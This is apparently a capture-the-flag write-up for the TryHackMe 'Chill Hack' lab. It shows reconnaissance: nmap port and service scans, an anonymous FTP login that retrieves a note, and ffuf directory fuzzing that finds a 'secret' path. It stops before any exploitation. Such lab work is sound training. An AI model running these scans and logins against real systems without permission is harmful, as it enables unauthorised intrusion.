

Chill Hack (THM)

ip of the machine :- 10.10.5.6




```
07:22 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:22 sohamt (4.175s)
ping 10.10.5.6 -c 5

PING 10.10.5.6 (10.10.5.6) 56(84) bytes of data.
64 bytes from 10.10.5.6: icmp_seq=1 ttl=60 time=217 ms
64 bytes from 10.10.5.6: icmp_seq=2 ttl=60 time=341 ms
64 bytes from 10.10.5.6: icmp_seq=3 ttl=60 time=166 ms
64 bytes from 10.10.5.6: icmp_seq=4 ttl=60 time=150 ms
64 bytes from 10.10.5.6: icmp_seq=5 ttl=60 time=149 ms

--- 10.10.5.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 149.301/204.578/340.994/72.504 ms
```

machine is on!!!




```
07:22 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:22 sohamt (31.445s)
nmap -p- --min-rate=10000 10.10.5.6

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-16 19:22 IST
Warning: 10.10.5.6 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.5.6
Host is up (0.16s latency).
Not shown: 58545 closed tcp ports (conn-refused), 6987 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 31.42 seconds
```

got 3 open ports.




```
07:23 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:23 sohamt (17.474s)
nmap -p 22,21,80 -sC -A -T5 10.10.5.6

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-16 19:23 IST
Nmap scan report for 10.10.5.6
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.68.223
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)
|   256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)
|_  256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Game Info
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.45 seconds
```

we can login to ftp server with username anonymous.




```
07:24 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:24 sohamt
ftp 10.10.5.6 21
Connected to 10.10.5.6.
220 (vsFTPd 3.0.3)
Name (10.10.5.6:sohamt): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

logged in using anonymous:anonymous.



```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.tx
226 Directory send OK.
ftp> get note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (90 bytes)
226 Transfer complete.
90 bytes received in 0.00224 seconds (39.2 kbytes/s)
ftp>
```


Found a file "note.txt" and downloaded from the server.



```
07:26 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:26 sohamt (0.023s)
cat note.txt
Anurodh told me that there is some filtering on strings being put in the command -- Apaar
```


Got two possible usernames "Anurodh" and "Apaar".

Let's do directory fuzzing using ffuf.




```
07:27 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:27 sohamt (1m 36.95s)
ffuf -u http://10.10.5.6/FUZZ -w /usr/share/dirb/wordlists/big.txt


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.5.6/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 186ms]
.htaccess               [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 186ms]
css                     [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 156ms]
fonts                   [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 175ms]
images                  [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 172ms]
js                      [Status: 301, Size: 303, Words: 20, Lines: 10, Duration: 151ms]
secret                  [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 250ms]
server-status           [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 227ms]
:: Progress: [20469/20469] :: Job [1/1] :: 156 req/sec :: Duration: [0:01:36] :: Errors: 0 ::
```

Got some usual directories but "secret" looks interesting though.




oops; what is it!!!



